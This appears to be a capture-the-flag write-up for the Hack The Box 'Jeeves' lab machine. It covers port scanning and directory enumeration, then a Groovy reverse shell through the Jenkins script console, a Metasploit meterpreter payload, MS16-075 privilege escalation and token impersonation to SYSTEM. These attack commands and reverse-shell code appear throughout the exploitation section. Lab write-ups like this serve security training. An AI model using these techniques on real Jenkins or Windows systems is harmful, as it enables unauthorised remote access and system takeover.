Jeeves-HTB


Enumeration

Using autorecon:

```
# Nmap 7.94SVN scan initiated Sat Feb 17 09:55:09 2024 as: nmap -vv --reason -Pn
--version-all -A --osscan-guess -p- -oN
/home/kali/Downloads/jeeves/results/10.10.10.63/scans/_full_tcp_nmap.txt -oX
/home/kali/Downloads/jeeves/results/10.10.10.63/scans/xml/_full_tcp_nmap.xml 10.
adjust_timeouts2: packet supposedly had rtt of -638182 microseconds.  Ignoring t
adjust_timeouts2: packet supposedly had rtt of -638182 microseconds.  Ignoring t
Nmap scan report for 10.10.10.63
Host is up, received user-set (0.042s latency).
Scanned at 2024-02-17 09:55:22 IST for 146s
Not shown: 65531 filtered tcp ports (no-response)
PORT      STATE SERVICE      REASON          VERSION
80/tcp    open  http         syn-ack ttl 127 Microsoft IIS httpd 10.0
|_http-title: Ask Jeeves
| http-methods: 
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
135/tcp   open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
445/tcp   open  microsoft-ds syn-ack ttl 127 Microsoft Windows 7 - 10 microsoft-
(workgroup: WORKGROUP)
50000/tcp open  http         syn-ack ttl 127 Jetty 9.4.z-SNAPSHOT
|_http-title: Error 404 Not Found
|_http-server-header: Jetty(9.4.z-SNAPSHOT)
Warning: OSScan results may be unreliable because we could not find at least 1 o
closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2008 (85%)
OS CPE: cpe:/o:microsoft:windows_server_2008:r2
OS fingerprint not ideal because: Missing a closed TCP port so results incomplet
Aggressive OS guesses: Microsoft Windows Server 2008 R2 (85%)
No exact OS matches for host (test conditions non-ideal).
TCP/IP fingerprint:
SCAN(V=7.94SVN%E=4%D=2/17%OT=80%CT=%CU=%PV=Y%DS=2%DC=T%G=N%TM=65D035C4%P=x86_64-
gnu)
SEQ(SP=FD%GCD=1%ISR=10D%TS=A)
OPS(O1=M53CNW8ST11%O2=M53CNW8ST11%O3=M53CNW8NNT11%O4=M53CNW8ST11%O5=M53CNW8ST11%
WIN(W1=2000%W2=2000%W3=2000%W4=2000%W5=2000%W6=2000)
ECN(R=Y%DF=Y%TG=80%W=2000%O=M53CNW8NNS%CC=N%Q=)
```

```
T1(R=Y%DF=Y%TG=80%S=O%A=S+%F=AS%RD=0%Q=)
T2(R=N)
T3(R=N)
T4(R=N)
U1(R=N)
IE(R=Y%DFI=N%TG=80%CD=Z)

Uptime guess: 19.861 days (since Sun Jan 28 13:18:30 2024)
Network Distance: 2 hops
TCP Sequence Prediction: Difficulty=253 (Good luck!)
IP ID Sequence Generation: Busy server or unknown class
Service Info: Host: JEEVES; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 55172/tcp): CLEAN (Timeout)
|   Check 2 (port 45342/tcp): CLEAN (Timeout)
|   Check 3 (port 48293/udp): CLEAN (Timeout)
|   Check 4 (port 33027/udp): CLEAN (Timeout)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
|_clock-skew: mean: 5h00m03s, deviation: 0s, median: 5h00m02s
| smb2-time:
|   date: 2024-02-17T09:27:15
|_  start_date: 2024-01-28T12:48:43

TRACEROUTE (using port 80/tcp)
HOP RTT      ADDRESS
1   43.09 ms 10.10.14.1
2   43.13 ms 10.10.10.63

Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Feb 17 09:57:48 2024 -- 1 IP address (1 host up) scanned in 1 seconds
```


Using dirbuster on the website on port 50000:



Type	Found	Response	Size
Dir	/askjeeves/	200	15282
Dir	/askjeeves/assets/	500	16109
Dir	/askjeeves/about/	200	781
Dir	/askjeeves/people/	200	11721
Dir	/	200	730
Dir	/askjeeves/log/	200	10645
Dir	/askjeeves/computer/	200	12551
Dir	/askjeeves/log/rss/	200	198
File	/error.html	200	274
File	/askjeeves/log/rss/linux.asp	200	115154
File	/askjeeves/log/rss/0.asp	200	115154
Dir	/askjeeves/log/rss/links/	200	109015
File	/askjeeves/log/rss/28.asp	200	109015
File	/askjeeves/log/rss/themes.asp	200	115268
File	/askjeeves/log/rss/press.aspx	200	115154
File	/askjeeves/log/rss/banners.asp	200	109015

Exploitation

Abusing the script console feature of jenkins:



No builds in the queue.

1 Idle

2 Idle

Script Console


Type in an arbitrary Groovy script and execute it on the server. Useful for trouble-shooting and diag

```
println(Jenkins.instance.pluginManager.plugins)
```

All the classes from all the plugins are visible. jenkins.*, jenkins.model.*, hudson.*, and h


```
String host="10.10.14.22";
int port=8044;
String cmd="cmd.exe";
Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();S
```

We get a shell:




```
└─$ nc -nlvp 8044
listening on [any] 8044 ...
connect to [10.10.14.22] from (UNKNOWN) [10.10.10.63] 50772
Microsoft Windows [Version 10.0.10586]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\Users\Administrator\.jenkins>whoami
whoami
jeeves\kohsuke
```

Checking privileges:



```
C:\Users\Administrator\.jenkins>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeShutdownPrivilege           Shut down the system                      Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeUndockPrivilege             Remove computer from docking station      Disabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
SeTimeZonePrivilege           Change the time zone                      Disabled
```


Now using metasploit `exploit/script/web_delivery`:



```
Module options (exploit/multi/script/web_delivery):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  10.10.14.22      yes       The local host or network interface to listen on. This must be an address on t
                                       he local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT  8080             yes       The local port to listen on.
   SSL      false            no        Negotiate SSL for incoming connections
   SSLCert                   no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                   no        The URI to use for this exploit (default is random)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.10.14.22      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   2   PSH
```


Then we get a meterpreter shell

Then use `use exploit/windows/local/ms16_075_reflection`



```
Module options (exploit/windows/local/ms16_075_reflection):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION  1                yes       The session to run this module on


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  none             yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.10.14.22      yes       The listen address (an interface may be specified)
   LPORT     5555             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```


Then get tokens:



```
eterpreter > load incognito
oading extension incognito...Success.
eterpreter > list_tokens -u
-] Warning: Not currently running as SYSTEM, not all tokens wi
            Call rev2self if primary process token is SYSTEM

elegation Tokens Available
========================================
EEVES\kohsuke

mpersonation Tokens Available
========================================
T AUTHORITY\SYSTEM

eterpreter > impersonate_token "NT AUTHORITY\SYSTEM
```

Alternate data streams

```
dir /R
```



```
>more < hm.txt:root.txt:$DATA
```